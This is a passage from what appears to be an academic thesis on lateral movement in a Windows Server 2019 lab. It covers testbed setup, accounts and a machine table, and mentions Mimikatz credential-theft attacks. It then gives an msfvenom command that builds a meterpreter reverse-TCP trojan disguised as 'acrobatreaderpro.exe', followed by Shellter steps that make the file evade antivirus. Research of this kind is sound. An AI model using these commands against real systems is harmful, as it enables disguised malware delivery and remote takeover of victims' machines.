



Figure 4.1: High-level architecture of the testbed network topology

The establishment of the testbed laboratory necessitated the critical setup and activation of the Sysmon tool [39] on the Windows 2019 Server. This installation process was replicated for five client stations, each provisioned with credentials to facilitate connection to each respective Virtual Machine (VM). For the purpose of emulating our network environment, the Windows Server 2019 Evaluation Edition was deployed on a VM serving as the server station, as illustrated in Figure 4.2. After this, Figure 4.3 displays the four client VM stations that were configured, each designated for a distinct user account. Furthermore, Table 4.1 outlines the specific role and utilization of each station.



About

Your PC is monitored and protected.

- Virus & Threat Protection
- Firewall & Network Protection
- App & browser control
- Device security

See details in Windows Security

Device specifications

Device name	WIN-VS75JVTCIPO
Processor	Intel(R) Core(TM) i5-10500 CPU @ 3.10GHz 3.10 GHz
Installed RAM	2.00 GB
Device ID	F3709882-9589-4DF5-8D89-BA400ED065D9
Product ID	00431-10000-00000-AA525
System type	64-bit operating system, x64-based processor
Pen and touch	No pen or touch input is available for this display

Windows specifications

Edition	Windows Server 2019 Standard Evaluation
Version	1809
Installed on	11/17/2022
OS build	17763.737


Change product key or upgrade your edition of Windows

Read the Microsoft Services Agreement that applies to our services

Windows Server 2019 Standard Evaluation
Windows License valid for 175 days
Build 17763.rs5_release.180914-1434

10:38 AM
11/22/2022


Figure 4.2: Windows Server 2019 Evaluation Edition info



Name	Type	Description
DnsUpdateP...	Security Group...	DNS clients who are per...
Domain Ad...	Security Group...	Designated administrato...
Domain Co...	Security Group...	All workstations and ser...
Domain Con...	Security Group...	All domain controllers i...
Domain Gue...	Security Group...	All domain guests
Domain Users	Security Group...	All domain users
Enterprise A...	Security Group...	Designated administrato...
Enterprise K...	Security Group...	Members of this group ...
Enterprise R...	Security Group...	Members of this group ...
Group Polic...	Security Group...	Members in this group c...
Guest	User	Built-in account for gue...
Key Admins	Security Group...	Members of this group ...
Paraskevi Gk...	User	
Protected Us...	Security Group...	Members of this group ...
RAS and IAS ...	Security Group...	Servers in this group can...
Read-only D...	Security Group...	Members of this group ...
Schema Ad...	Security Group...	Designated administrato...
Stefania Altini	User	
Tatiana Altini	User	
Thanasis Alti...	User	

Figure 4.3: Client STA VM stations in Windows Server 2019 Evaluation Edition

Figure 4.4 demonstrates the creation and initialization of the appropriate accounts using the Windows Server Account management utility service. These accounts were established while connecting to the *stefania.local* domain.



User logon name:
altinistef @stefania.local

User logon name (pre-Windows 2000):
STEFANIA\ altinistef


☐ Unlock account

Account options:
☐ User must change password at next logon
☐ User cannot change password
☐ Password never expires
☐ Store password using reversible encryption

Account expires
[✓ Never]
End of: Monday , January 16, 2023

Figure 4.4: Windows Server 2019 Account Management Service

In order to facilitate the execution of diverse credential theft attacks, including PtH, PtT, GT, and ST attacks, conducted using the Mimikatz tool, domain administrative privileges were conferred upon each of the server accounts within the target network. This configuration is depicted in Figure 4.5.


Stefania Altini Properties

Member Of | Dial-in | Environment | Sessions
Remote control | Remote Desktop Services Profile | COM+
General | Address | Account | Profile | Telephones | Organization

User logon name: altinistef @stefania.local

User logon name (pre-Windows 2000): STEFANIA\ altinistef

Logon Hours... Log On To...

☐ Unlock account

Account options:
☐ User must change password at next logon
☐ User cannot change password
☐ Password never expires
☐ Store password using reversible encryption

Account expires
● Never
○ End of: Monday , January 16, 2023

OK Cancel Apply Help

Figure 4.5: STAs networks administrator credential rights

Table 4.1: Technical characteristics of the machines utilized during the execution of the LM experiments

TECHNICAL CHARACTERISTICS AND UTILIZATION OF PHYSICAL AND VM STAs										
Station	**Type**	**Brand**	**Operating System**	**Kernel Version**	**WNIC**	**Driver Version**	**CPU/RAM**	**IP Address**	**MAC Address**	**Username**
AP	Wireless Router	ZTE H1600	ZTEH1600-V7.0.3	V7.0.3_OTE.3.T7A	ZTE H1600	7.0.3	N/A	192.168.1.1	08:AA:89:69:5C:28	N/A
Client STA 1	VM	Custom	Ubuntu Linux 20.0.4 LTS (Focal Fossa)	Linux 5.15.0-53-generic x64	Realtek 8812AU Wireless LAN 802.11ac USB NIC	22.0.1.1	Intel Core™i5-10500 CPU 3.10GHz (x2 VM Processors), 16 GB DDR4 (VM Memory Allocated) RAM	192.168.1.16	08:00:27:40:14:88	altinistef
Client STA 2	VM	Custom	Kali Linux 2022.4 LTS	Linux 6.0.0-kali5-amd64	Realtek 8812AU Wireless LAN 802.11ac USB NIC	22.0.1.4	Intel Core™i5-10500 CPU 3.10GHz (x2 VM Processors), 8 GB DDR4 RAM (VM Memory Allocated)	192.168.1.28	08:00:27:3e:b5:a7	altinistef
Client STA 3	VM	Custom	Windows 10 Evaluation Edition x64-Bit	2004	Realtek 8812AU Wireless LAN 802.11ac USB NIC	22.0.1.1	Intel Core™i5-10500 CPU 3.10GHz (x2 VM Processors), 16 GB DDR4 (VM Memory Allocated)	192.168.1.23	08:00:27:68:48:1A	altinistef
Client STA 4	Desktop	Custom	Windows 10 Professional x64	2004	Realtek 8812AU Wireless LAN 802.11ac USB NIC	22.0.1.1	Intel Core™i5-10500 CPU 3.10GHz (x2 VM Processors), 16 GB DDR4 (VM Memory Allocated)	192.168.1.28	C2:A5:DD:1A:87:26	st3f4n1a
Client STA 5	VM	Custom	Windows 2019 Server x64-Bit Evaluation Edition	1809	Realtek 8812AU Wireless LAN 802.11ac USB NIC	22.0.1.1	Intel Core™i5-10500 CPU 3.10GHz (x2 VM Processors), 16 GB DDR4 RAM (VM Memory Allocated)	192.168.1.8	08:00:27:4f:d3:32	altinistef
Attacker	Laptop	Dell Latitude 3520	Kali GNU/Linux Rolling	2022.4 kali-rolling	Intel Wi-Fi 6 AX201	22.0.0.1	Intel® Celeron ®6305 (4 MB cache, 2 cores, 2 threads, up to 1.80 GHz)	192.168.1.5	84:b8:b8:bd:31:f9	anonymous
Client STA 7	Smartphone	Redmi Note 5A Prime	Android 7.1.2	3.18.31	Wi-Fi 802.11 a/b/g/n/ac, dual-band, hotspot	MIUI Global 11.0.2.0	Octa-core 1.4 GHz Cortex-A53, 3GB RAM	192.168.1.15	d8:63:75:2b:1c:16	RedMi@Tatiana
Client STA 8	Smartphone	Samsung Galaxy A50	Android 11	Knoxx 3.7	Wi-Fi 802.11 a/b/g/n/ac, dual-band, hotspot	SM-A505FN/DS	Exynos 9610 octa-core CPU	192.168.1.12	14:BB:6E:32:03:F2	A50- St3f4n1a

Chapter 5

Implementation of Lateral Movement attack in Windows OS

5.1 Execution of LM Techniques on MS Windows Environments


5.2 Exploitation of Remote Services

Potential attackers often target Microsoft Windows systems' remote services to illicitly gain entry to various network nodes. Such exploitations typically succeed when these adversaries capitalize on an exposed weakness of the target system, be it documented or undisclosed. To ascertain the vulnerability of a system, attackers deploy several reconnaissance techniques, aiming to identify outdated operating system components or even an absence of contemporary IDS and antivirus applications. Prominent among these techniques are port scanning and vulnerability assessment tools, which can be remotely implemented on the compromised system. While many nodes might be susceptible, server nodes are often perceived as the high-value targets in a LM strategy, usually serving as the terminal point for an attacker after initial network entry and subsequent system-to-system navigation.

The numerous versions of the Microsoft Windows Operating System have their fair share of known vulnerabilities. Particularly, the SMB, Authenticated Remote Code Execution (RCE), and the RDP are among the most frequently misconfigured. In this study's scope, the exploitation of remote services was assessed against a designated testbed, as elaborated in the rest of this chapter.

5.2.1 Exploitation with generic module "multi handler"


The initial step for a successful PtH attack was to gain remote access to the target machine that a user has administrator privileges. First, a payload was created, using Metasploit in Kali VM to open a secure shell in victims' machine. In more detail, after obtaining the appropriate IP address and specifying the interface as eth0 as shown below (Figure 5.1) a payload was generated using *msfvenom*, the port was set to an appropriate one and IP to the public or local IP depending on the target. The objective of the crafted trojan is to establish a connection to a specified IP address and port upon execution.



```
┌──(root㉿altinistef)-[/home/altinistef]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.17  netmask 255.255.255.0  broadcast 192.168.1.2
55
        inet6 2a02:587:6a08:4600:e950:4e70:361d:5f16  prefixlen 64  sco
peid 0x0<global>
        inet6 fe80::a00:27ff:fe65:8237  prefixlen 64  scopeid 0x20<link
>
        inet6 2a02:587:6a08:4600:a00:27ff:fe65:8237  prefixlen 64  scop
eid 0x0<global>
        ether 08:00:27:65:82:37  txqueuelen 1000  (Ethernet)
        RX packets 146979  bytes 171426867 (163.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 47082  bytes 3365077 (3.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 702648  bytes 127069630 (121.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 702648  bytes 127069630 (121.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 5.1: Attackers' IP address in Kali Linux VM machine


As it is shown in Figure 5.2, a Trojan is generated in the desktop. More precisely, the command directs *msfvenom* to produce a 32-bit Windows executable that facilitates a reverse TCP connection for its payload. It is requisite to designate the format as an executable (*.exe*) type, and to specify the Local Host (LHOST) and Local Port (LPORT). In this instance, the LHOST corresponds to the IP address of the attacker's Kali Linux machine, while the LPORT is set to monitor for incoming connections from the compromised target.



```
┌──(altinistef㉿altinistef)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 -platform windows -f exe LHOST=192.168.1.11 LPORT=4444 -o /home/altinistef/acrobatreader
pro.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /home/altinistef/acrobatreaderpro.exe
```


Figure 5.2: Payload creation using msvenom

To bypass the detection of the infected file as malicious by Windows 10 security mechanisms, an encryption strategy was used. This process modified the signatures of the executable file from their recognizable malicious form to an entirely new and unique signature. More specifically, after the installation of Shellter software in Kali machine, it was required to enter the absolute path to the executable file that in our case is **acrobatreaderpro.exe** to make it Fully UnDetectable (FUD). The next step was to choose the payload that in our case is a *meterpreter_reverse_tcp* and to set the proper LHOST and LPORT parameters. At this point, the executable file in question has been rendered undetectable by the antivirus software. As a result, the Trojan file that was created in the beginning is capable of bypassing the antivirus detection as is detailed presented in Figure 5.3, 5.4, 5.5.




```
www.ShellterProject.com                    Wine Mode     v7.2

Choose Operation Mode - Auto/Manual (A/M/H): A

PE Target: /home/altinistef/acrobatreaderpro.exe
```

Figure 5.3: Set the target infected file to be FUD



```
Enable Stealth Mode? (Y/N/H): Y

************
* Payloads *
************

[1] Meterpreter_Reverse_TCP   [stager]
[2] Meterpreter_Reverse_HTTP  [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP      [stager]
[5] Shell_Reverse_TCP         [stager]
[6] Shell_Bind_TCP            [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): L

Select payload by index: 1

****************************
* meterpreter_reverse_tcp *
****************************

SET LHOST: 192.168.1.17

SET LPORT: 4444
```


Figure 5.4: Choose the payload and set the LPORT, LHOST parameters



```
********************
* PE Checksum Fix *
********************

Status: Valid PE Checksum has been set!

Original Checksum: 0x0

